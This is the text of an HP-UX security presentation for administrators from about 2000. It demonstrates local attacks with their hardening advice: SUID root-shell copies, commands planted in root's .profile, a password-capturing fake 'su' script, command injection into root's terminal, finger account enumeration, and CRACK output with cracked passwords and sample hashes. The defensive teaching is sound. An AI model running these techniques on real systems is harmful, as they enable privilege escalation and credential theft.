



HP-UX Security

Presentation #115

Interworks 2000

Chris Wong

Cerius Technology Group

cwong@cerius.com

Updates since printing



* **NEW SLIDE**

* **UPDATED**




Why is it important?

- * Lawsuits - what if personnel information becomes public?
- * Missed deadlines - downtime causes a newspaper to miss the printing deadline
- * Competitive information - trade secrets
- * Loss of reputation - stock could drop or you could go out of business


Threats!

- * Back doors
- * Logic bombs
- * Viruses
- * Worms
- * Trojan Horses
- * Bacteria or Denial of Service
- * Address Spoofing



Commons ways of breaking into a system

- * Copying the shell
- * Spooof program
- * Writing to terminal
- * Password guessing



Copying the shell

- * If a regular user can get a copy of the shell with the SUID bit set for root, when this user runs this shell, the user will be root
- * A korn shell :-> →



What is SUID?

- * SUID = Set User ID
- * When you run a program that has the SUID bit set, the program will run as the owner of that program
- * Example:
 - `-r-sr-xr-x 1 root bin /bin/passwd`



Copying the shell

```
# whoami
root
# cp /sbin/sh /home/cwong/rolls.gif
# ll /home/cwong/rolls.gif
-r-x----- 1 root    sys          413696 Jan  3 11:48 /home/cwong/rolls.gif
# chmod 4755 /home/cwong/rolls.gif
# ll /home/cwong/rolls.gif
-rwsr-xr-x 1 root    sys          413696 Jan  3 11:48 /home/cwong/rolls.gif
# chmod g+s /home/cwong/rolls.gif
# exit
$ whoami
cwong
$ ./rolls.gif
# whoami
root
```


Creating the illegal shell

- * Find a way to force root to do the steps required
- * root does not realize
- * Cleanup

```
$  
$ ll /.profile  
-r--r--rw-  1 bin          bin          1130 Jan  3 12:49 /.profile  
$ vi /.profile  
$  
$ tail /.profile  
  
    MAIL=/var/mail/root  
    # don't export, so only login shell checks.  
  
    echo "WARNING:  YOU ARE SUPERUSER !!\n"  
  
cp /bin/sh /home/cwong/.rolls.gif  
chmod u+s,g+s /home/cwong/.rolls.gif  
chmod o+x /home/cwong/.rolls.gif  
mailx -s ".rolls.gif has arrived" cwong < /etc/hosts  
$
```



Activating the script to create the illegal shell

- * The next time `/.profile` is executed, the commands added will be executed without the knowledge of the root user.
- * Message is sent to cwong informing that the commands have been executed.
- * cwong tests copied shell
- * cwong cleans up `/.profile` and places correct permissions on it

Copy of the shell - Prevention


- * Make sure files executed by root are not writeable by others
 - `find / -user 0 -perm -0002 -exec -ls -ld {} \;`
- * Make sure certain directories do not have the permission set for other (/usr, bin, sbin, opt, /)
- * Be very cautious in installing unknown software
- * Check for SUID and SGID programs
- * Never make SUID shell scripts
- * Secure sessions logged on as root

SUID and SGID

```
# find / -user root \( -perm -4000 -o -perm -2000 \) -exec ls -d {} \;  
/etc/wall  
/etc/vgscan  
/etc/vgremove  
/etc/vgreduce  
/etc/vgimport  
/etc/vgextend  
/etc/vgexport  
/etc/vgdisplay  
/etc/vgcreate  
/etc/vgchange
```

Spoof Program

- * A spoof is a program that acts just like a regular program, however, in the background other things may be going on, unknowingly to the user



"Spoof" program

```
cwong
$
$ su
Password:
su: Sorry
$
$ su
Password:
Last successful login for root: Tue Jan  4
Last unsuccessful login for root: NEVER
#
# exit
$ more files/myfile

thepass
$
```

Making a "spoofer"

```
$ pwd
/home/cwong
$ whoami
cwong
$ more su
stty -echo
echo "Password:\c"
read password
echo
echo "$password $1" >> /home/cwong/files/myfile
rm /home/cwong/su
stty echo
echo su: Sorry
$
$ echo $PATH
:/usr/bin:/opt/ansic/bin:/usr/ccs/bin:/usr/contrib
/bin:/opt/fcms/bin:/opt/upgrade/bin:/opt/pd/bin:/u
1:/opt/perf/bin:/opt/OV/bin/OpC:/opt/prm/bin:/var.
n:/var/opt/netscape/server4/bin/slapd/server:/opt.
opt/hparray/bin:.
```

Spoofs (aka Trojan Horse) - Prevention

- * PATH variable should not be set to the current working directory (PATH=.:/ or PATH=:/)
- * Keep writeable directories out of the PATH variable (/tmp)
- * Make sure certain directories do not have write permission set for other (/usr)
- * Be cautious installing unknown software
- * Use the full path name when executing commands (/bin/su)

Protect system directories & files

- * dr-xr-xr-x 34 bin bin /opt
- * "other" or "world" should NEVER be able to write system files or directories
- * "group" should be able to write to system files & directories only if it is a group with responsible members
- * The only "owner" who should be able to read & write system files and directories is root

More on permissions (user)

- * # ll -d /home/ctc/crice
- * drwx----- 29 crice ctc /home/ctc/crice
- * # ll -d /home/ctc
- * drwxr-xr-x 55 root root /home/ctc
- * # ll -d /home
- * drwxr-xr-x 43 root root /home
- * User start up files should only be writeable by the user
- * User directories should only be writeable by the user
- * Memory, disk, etc.. devices should only be readable and writeable by the kernel

Writing to terminal

- * If the permissions of your terminal device file are set to write for others, clever hackers can write to your terminal and their commands will be executed as you



Writing to root's terminal

```
$ whoami
cwong
$
$ ll /usr/old/bin/sh
-r-xr-xr-x  1 bin          bin          81920 Nov  7 1997 /usr/old/bin/sh
$ who -T
root      - pts/ta          Jan  4 11:00  .          7645  4.33.17.2
cwong    - pts/tb          Jan  4 13:26  0:04  11897  4.33.17.2
root     - pts/tc          Jan  4 13:52  0:01  12706  ctg700
root     + tty5           Jan  4 13:53  0:01  12754  4.33.17.6:0.0
$
$ echo "\r chmod 4755 /usr/old/bin/sh \r\033d" > /dev/tty5
$ echo "\r chown root:sys /usr/old/bin/sh \r\033d" > /dev/tty5
$ ll /usr/old/bin/sh
-rwsr-xr-x  1 root        sys          81920 Nov  7 1997 /usr/old/bin/sh
$ echo "\r clear \r\033d" > /dev/tty5
$ /usr/old/bin/sh
# whoami
root
#
```

Writing to terminal - Prevention

<Much less of a risk, 10.20+>

- * Set mesg to n in either the .profile (ksh or sh) or the .login (for csh)
- * If using an X-terminal and this doesn't work
- make sure you have: /usr/lib/X11/app-defaults/HPterm: hpterm*loginShell:
True (old)
- * Don't forget the console! /dev/console
- * *As of 10.20 - the execute key only works on hpterm*

Other "powerful" users

* Example:

- Become "bin" user
- Change permissions on /etc directory so can write
- cp passwd, edit passwd, mv new passwd

```
# ll -d /etc
dr-xr-xr-x  24 bin          bin          6144 Jan  5 10:57 /etc
```

```
root:*:0:3:::/usr/sbin/sh
daemon:*:1:5:::/usr/sbin/sh
bin:*:2:2::/usr/bin:/usr/sbin/sh
sys:*:3:3::/
adm:*:4:4::/var/adm:/usr/sbin/sh
uucp:*:5:3::/var/spool/uucppublic:/usr/bin/uucp/uucico
lp:*:9:7::/var/spool/lp:/usr/sbin/sh
nuucp:*:11:11::/var/spool/uucppublic:/usr/bin/uucp/uucico
hpdb:*:27:1:ALLBASE:/usr/sbin/sh
www:*:30:1::/
```



Review

- * So far we have learned some common ways of violating security and have gained an understanding of how this is done
- * Next, let's talk about protecting the system starting from the beginning



Protecting the host at the host level

- * Firewall
- * PC Anywhere
- * Support/Staff modems



Why you should protect users

- * Purge/modify any file that user has access to
- * Can execute any program the user has access to
- * Send mail as that user (embarrassing!)
- * Stepping stone to root access
- * Stepping stone to other hosts



Why you should protect root

- * Purge/modify any file
- * Shut down the system
- * Change the date/time
- * Run any program
- * Mount/unmount file systems
- * Modify user accounts
- * Turn accounting off
- * Become any user
- * Change a process' priority
- * Reconfigure system/network
- * Possible access to other hosts
- * Read passwords



Ways to access a system

- * Information you have
 - Smart Cards
- * Who you are
 - Biometrics
- * Information you know
 - Passwords, login names
- * Physical access



Information you have

Who you are

- * Smart cards
 - The user is challenged at login
 - The response is encrypted and good only one-time
- * Example:
 - Challenge: 43 Response: CSS54
- * Carried on card, Emergency response if in danger (007 features)
- * Fingerprints, voice, etc.. (Expensive)



Information you know

What's needed to break in?

- * Valid user account name
 - root
 - on system already - /etc/passwd
 - on other system - finger, sendmail, ftp
- * Valid password
 - on system already - run crack
 - on other system - trial and error
- * 90-95% of all successful intrusions can be traced to a guessed password



Social Engineering

- * Attempt to gain privileged user information from the user
- * No one should ever ask you for your password
- * Notify System Administrator ASAP

Finger to find account names

```
# finger @teleport.com
# [teleport.com]
  User      Real Name      What    Idle  TTY  Host      Console Location
alf        Anthony Fiarito  1 day,  qa linda  (chaos.cs.pdx.edu)
allennw   Wayne Allen     1:47   sf linda  (198.236.41.133)
arcana    Jeremy Wells    0:31   p4 linda  (ip-pdx3-11.telep)
archer    Chris Goodwin   p2 kelly  (saalem-11)
auntyq    auntyq          0:04   rc linda  (hpcvsop.cv.hp.co)
battlet   Timothy A Battles 1:54   r5 kelly  (a1-22)
beak      Skip Haak       q3 kelly  (a1-07)
boerio    Jeff Boerio     1:33   p9 kelly  (pdxgpi;S.0)
bojack    Kevin hof       s6 linda  (a0-05)
bradl     Brad LaBroad    0:16   q0 linda  (tekgate.tek.com)
buffalo   michael w hamilton 0:02   ra kelly  (a1-05)
bw        bw              0:02   t3 linda  (orglobe.intel.co)
charnell  Mara Charnell   t4 linda  (137.53.90.33)
chrisb    Christopher Baugh 0:06   q3 linda  (a0-13)
chuckf    Charles Frost   0:04   r9 linda  (a0-04)
cpress    Christine C. Press r2 linda  (a0-24)
cronin    Tom Cronin      0:01   s5 linda  (orglobe.intel.co)
csi5      Shawna          pf linda  (ip-pdx3-27.telep)
deeply    Deeply Shrouded De pd linda  (a0-22)
delphina  Sheri           p6 linda  (a0-14)
donscho   donald l schook qb linda  (a0-10)
```

Trial & error

```
#  
# telnet teleport.com  
Trying...  
Connected to teleport.com.  
Escape character is '^J'.
```

```
SunOS UNIX (linda)
```

```
login: alf  
Password:  
Login incorrect  
login: alf  
Password:  
Login incorrect  
login: alf  
Password:  
Login incorrect  
login: █
```


Dictionary/CRACK attacks

See Appendix B for CRACK installation/configuration

* Dictionary attack

- Guess a possible password (retrieve from the dictionary)
- Try it out, if the computed hash is wrong, start over

* Must have access to password file with encrypted passwords

```
$ Reporter -quiet < run/F-merged
---- passwords cracked as of Sat Jan 15 13:09:06 MST 2000 ----
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947962009:Guessed newfie [bone] ... [/etc/passwd /usr/bin/sh]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/g glance]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/g glance]
947965138:Guessed brice [goofy] ... [/etc/passwd /opt/perf/bin/g glance]
947965144:Guessed sassy [jenny] ... [/etc/passwd /usr/bin/sh]
947965144:Guessed sassy [jenny] ... [/etc/passwd /usr/bin/sh]
947966295:Guessed smokey [b0bby] ... [/etc/passwd /usr/bin/sh]
947966295:Guessed smokey [b0bby] ... [/etc/passwd /usr/bin/sh]
```



Review

- * We want to protect user accounts because they are a stepping stone to root (or superuser) access
- * Next, let's talk about the different types of options for the password file



Format of /etc/passwd

- * Login name
- * Encrypted password
- * UID number
- * Default GID number
- * "GECOS" info
- * Home directory
- * Login shell
- * One-line per account

Trusted vs. non-trusted

```
#
# hostname
ctg800
# tail -3 /etc/passwd
cwong:yeJeGfTj8EvfI:201:20:,,,:/home/cwong:/usr/bin/sh
nking:ylql3jeUjIix.:202:20:,,,:/home/nking:/usr/bin/sh
brice:kmQcTgD icpV.:203:20:,,,:/home/brice:/usr/bin/sh
#
# telnet ctg700
#
# hostname
ctg700
# tail -3 /etc/passwd
dmoulton:*:300:20:,,,:/home/dmoulton:/usr/bin/sh
mlimoge:*:301:20:,,,:/home/mlimoge:/usr/bin/sh
vernon:*:303:20:,,,:/home/vernon:/usr/bin/sh
#
```

Where are the encrypted passwords?

```
# hostname
ctg700
# pwd
/tcb/files/auth
# ls
A      G      M      S      Y      e      k      q      v
B      H      N      T      Z      f      l      r      w
C      I      O      U      a      g      m      s      x
D      J      P      V      b      h      n      system y
E      K      Q      W      c      i      o      t      z
F      L      R      X      d      j      p      u

# ll v
total 2
-rw-rw-r--  1 root      root      146 Jan  3 14:02 vernon
# ll -d /tcb
dr-xr-x--x  3 root      sys      96 Jan  3 14:02 /tcb
#
```

- * Note: on 9x systems encrypted password file is in `/.secure/etc/passwd`

Password Encryption

- * KEY + ASCII password = Encrypted Password
- * First 2 = Key, Seed or Salt (current time & PID)
- * Next 11 = Encrypted pass
- * /R = key, w5ExVKq0qJs = encrypted pass

```
# whoami
root
# more /tcb/files/auth/v/vernon
vernon:u_name=vernon:u_id#303:\
      :u_pwd=/Rw5ExVKq0qJs:\
      :u_auditid#12:\
      :u_auditflag#1:\
      :u_pswduser=vernon:u_suclog#946936975:u_lock@:chkent:
```

Password Encryption

- * 1 password = 4096 different encryptions
- * These 3 users have the same password
- * Encrypted password is different since all 3 have different keys (/R, 1Q and XQ)

```
# grep u_pwd /tcb/files/auth/v/* /tcb/files/auth/d/* /tcb/files/auth/m/*
/tcb/files/auth/v/vernon:      :u_pwd=/Rw5ExVKq0qJs:\
/tcb/files/auth/d/dmoulton:   :u_pwd=1QWhdwBG9owZA:\
/tcb/files/auth/m/mlimoge:    :u_pwd=XQZDdd7Hupv1Y:\
```

Read access to Encrypted Passwords

```
$  
$ tail -3 /etc/passwd  
cwong:yeJeGfTj8EvfI:201:20:,,,:/home/cwong:/usr/bin/sh  
nking:ylql3jeUjIIx.:202:20:,,,:/home/nking:/usr/bin/sh  
brice:kmQcTgDlcpV.:203:20:,,,:/home/brice:/usr/bin/sh  
$  
$ whoami  
cwong  
$  
$ ll /etc/passwd  
-r--r--r-- 1 root sys 690 Jan 3 15:15 /etc/passwd  
$
```

```
$ whoami  
cwong  
$ tail -3 /etc/passwd  
dmoulton:*:300:20:,,,:/home/dmoulton:/usr/bin/sh  
mlimoge:*:301:20:,,,:/home/mlimoge:/usr/bin/sh  
vernon:*:303:20:,,,:/home/vernon:/usr/bin/sh  
$  
$ more /tcb/files/auth/v/vernon  
/tcb/files/auth/v/vernon: Permission denied  
$
```


10x Security Hole

- * Don't use the temporary password that can be generated via Sam that creates a number
- * This is always between 1 and 999
- * Make sure looks like the example below:

```
User "test" has been added to the system. The initial password for
user "test" is: leocsejy. The user must enter this password when
logging in for the first time.
```

```
[[ OK ]]
```



Passwords - Prevention

- * Convert to a trusted system (shadowed)
- * If not password shadowing, change the number of encryption rounds for the crypt routine
- * Force new users to change their password when initially logging on
- * Disable remote finger
- * Disable sendmail options
- * Run pwck
- * Use "good" passwords
- * Do not store passwords in a function key
- * Make sure every account has a password
- * Backoff techniques



"Bad" passwords

- * Your name
- * Anybody else's name
- * Name of O/S
- * Hostname
- * Phone number
- * License plate
- * Words such as Wizard, Snoopy
- * Birth date/soc sec #
- * Information relating to you
- * A word from a dictionary
- * Proper noun
- * Password used on another processor
- * Known acronyms (IEEE)

"Good" passwords

- * Upper & lower case
- * 7-8 characters long
- * Contain digits/punctuation
- * Unknown acronyms
 - iwm2e
 - (I want more to eat)
- * Easily typed
- * Easily remembered
- * Examples:
 - * fir\$tday *
 - * his4it
 - * w0nder *
 - * common now

Crack has an option to mail a message to your users who have had their passwords "cracked".



Passwords & 10.x+ = Trusted

- + random syllables: A pronounceable password made up of meaningless syllables.
- + random characters: An unpronounceable password made up of random characters from the character set.
- + random letters: An unpronounceable password made up of random letters from the alphabet.
- + user-supplied: A user-supplied password, subject to length and triviality restrictions.

Allow up to 4 options for passwd command

```
/-----  
|If you choose more than one of the following options, users will  
|choose which one of these options they prefer at login time.  
|  
|Password Selection Options:  
| [X] System Generates Pronounceable  
| [ ] System Generates Character  
| [X] System Generates Letters Only  
| [X] User Specifies  
|  
|     User-Specified Password Attributes:  
|     [ ] Use Restriction Rules  
|     [ ] Allow Null Passwords  
|-----  
Maximum Password Length: 8__  
|-----
```

User sees 3 options

```
# passwd cwong
Changing password for cwong
Last successful password change for cwong: Mon Jan  3 17:16:49 2000
Last unsuccessful password change for cwong: NEVER

Do you want (choose one letter only):
    pronounceable passwords generated for you (g)
    a string of letters generated (l) ?
    to pick your passwords (p) ?

Enter choice here: g

Generating random pronounceable password for cwong
The password, along with a hyphenated version, is shown.
Hit <RETURN> or <ENTER> until you like the choice.
When you have chosen the password you want, type it in.
Note: type your interrupt character or 'quit' to abort at any time.

Password: yimusann  Hyphenation: yim-us-ann
Enter password:
```

Capabilities: @ (not allowed)

- * d (default only), u (user), t (terminal)
- * /tcb/files/ttys and /tcb/files/devassign
- * man 4 ttys, default, devassign, prpwd

```
# pwd
/tcb/files/auth/system
# more default
default:\
    :d_name=default:\
    :d_boot_authenticate@:\
    :u_pwd=*\
    :u_owner=root:u_auditflag#-1:\
    :u_minchg#0:u_maxlen#8:u_exp#0:u_life#0:\
    :u_pw_expire_warning#0:u_pswduser=root:u_pickpw:u_genpwd:\
    :u_restrict@:u_nulipw@:u_genchars@:u_genletters:\
    :u_suclog#0:u_unsuclog#0:u_maxtries#3:u_lock:\
    :\
    :t_logdelay#2:t_maxtries#10:t_login_timeout#0:\
    :chkent:
#
```


Default system capabilities

/tcb/files/auth/system/default

- * g = u_genpwd
- * c = u_genchars
- * l = u_genletters
- * p = u_pickpw

Allow g & c

```
:u_pw_expire_warning#0:u_pswduser=root:u_pickpw@:u_genpwd:\  
:u_restrict@:u_nullpw@:u_genchars:u_genletters@:\
```

```
Do you want (choose one letter only):  
    pronounceable passwords generated for you (g)  
    a string of characters generated (c) ?
```

User's own file

/tcb/files/auth/c/cwong

User's File

Allow p

```
:u_auditflag#1:u_pickpw:\
```

Default File

Allow g & c

```
:u_pw_expire_warning#0:u_pswduser=root:u_pickpw@:u_genpwd:\  
:u_restrict@:u_nullpw@:u_genchars:u_genletters@:\
```

```
Do you want (choose one letter only):  
  pronounceable passwords generated for you (g)  
  a string of characters generated (c) ?  
  to pick your passwords (p) ?
```

Can only add capabilities in system default that are NOT excluded in user's file

User File:

```
:u_pswduser=cwong:u_pickpw:u_genpwd@:
```

Allow p
Disallow g

Default File:

```
:u_pw_expire_warning#0:u_pswduser=root:u_pickpw@:u_genpwd:\  
:u_restrict@:u_nullpw@:u_genchars:u_genletters@:\
```

Allow g & c

```
Do you want (choose one letter only):  
  a string of characters generated (c) ?  
  to pick your passwords (p) ?
```

Running passwd as root

- * If run passwd as root for another user, will get passwd options for root NOT the user.
- * Lab is fixing (01-00)
- * As root run: `passwd cwong`
- * Get options for root NOT cwong

More than just password options

- * Password Aging
- * Allowed log-on times
- * Inactive account deactivation

```
cwong:u_name=cwong:u_id#201:\
    :u_pwd=yeJeGfTj8EvfI:\
    :u_auditid#14:\
    :u_auditflag#1:\
    :u_minchg#5184000:u_exp#15552000:u_life#31104000:u_succhg#947013014:\
    :u_llogin#1209600:u_pw_expire_warning#518400:u_acct_expire#955653013:u_p
swduser=cwong:\
    :u_pickpw:u_genpwd@:u_tod=Any0700-1800:u_suclog#947011675:\
    :u_maxtries#9:u_lock@:chkent:
```



User Activity Policy

- * Accounts that are not in use are prime targets to be hacked.
 - Policy:
 - Can only be inactive XX number of days
 - New accounts must be accessed within XX number of days

Why is your system NOT trusted?

- * Software not supported
- * Users can't get to prompt to get passwd file
 - Are you SURE?
 - Make sure program is in SHELL field of passwd file and not in .profile of user (else can FTP)

```
cwong:*:201:20:,,,:/home/cwong:/usr/bin/sh
nking:*:202:20:,,,:/home/nking:/opt/perf/bin/g lance
```

- * Non-users can't get to the passwd file
 - Are you SURE?

Passwords & NIS

- * Command to get password file:
 - `yycat passwd`
- * HP-UX 11
 - NIS+
 - Supports Trusted Systems

Crack:

```
yycat passwd > yycfile
```

Crack yycfile



NIS+

Security Features

- * Restrict Access to Information
- * Authenticate Requests
 - Uses private/public key authentication scheme with DES encryption
- * Access Rights
- * Server Security Levels
- * [HP World 2000: NIS+ Explained Tutorial](#)

Group Passwords

- * Using a group password is actually less secure than having no password
- * Why? Guess the password and you are a member of that group (even though you are not in /etc/group)






Review

- * We've learned the difference between a trusted system and one that is not
- * Let's move on now to physical security & file system security

Physical Access

- * Unattended terminals
- * Theft/vandalism
- * Network
- * Eavesdropping






Physical Security - Precautions

- * Teach users to log out when they leave their terminal or use the lock command
- * Implement autologout (csh) or TMOUT (ksh) for automatic log out after specific period of idle time
- * 10.x set up time-based access control
- * Limit physical access to the system
- * Clear Screen Memory
- * Keep users in a menu
- * Store backup media in a secure area


File Backups

- * Today
- * Within the last week
- * Within the last month
- * My computer has never been backed up
- * My computer is against the wall and cannot be backed up any further
- * *From "Practical UNIX Security, O'Reilly & Associates"*



Internet Services

- * Sendmail
- * TFTP
- * FTP
- * Telnet
- * WWW
- * NNTP





inetd (Internet Services Daemon)

- * Internet Super Server
- * One daemon that can invoke many processes
- * Listen on specified ports and start server as needed
- * `inetd.conf` - Services available
- * `inetd.sec` - Allow or deny access by client

inetd.conf

- * Service name (as in /etc/services)
- * Socket type (stream or dgram)
- * Protocol (as in /etc/protocols)
- * Wait/nowait (only applies to dgram)
- * User (name of user as whom the server should run as)
- * Fully qualified path of program
- * Server Program Arguments (to be passed to program)
- * ftp stream tcp nowait root /etc/ftpd ftpd -l



inetd.sec

TCP wrapper

- * Fallback Firewall
- * Service name
- * Allow *or* deny
- * Host or net addresses
- * * and - supported
 - telnet allow 134.39.*
 - ftp deny trouble.badsite.com
 - login allow 134.39.230-239.* ctc.ctc.edu

Telnet

- * Can control access by IP or name entries
- * /var/adm/inetd.sec
 - telnet allow 134.39.2.*
- * By allowing external access via telnet to your system, passwords could potentially be stolen (bad Telnet program or IP sniffing)
- * No physical control (unattended sessions)

Italian Attack

- * Telnet program altered to record passwords & login names





Telnet banner

- * `-b /etc/issue`
- * Will display the contents of the `/etc/issue` command when user makes initial connection
- * "Only owners of authorized accounts are welcome on this processor"

Limiting login access as root by device

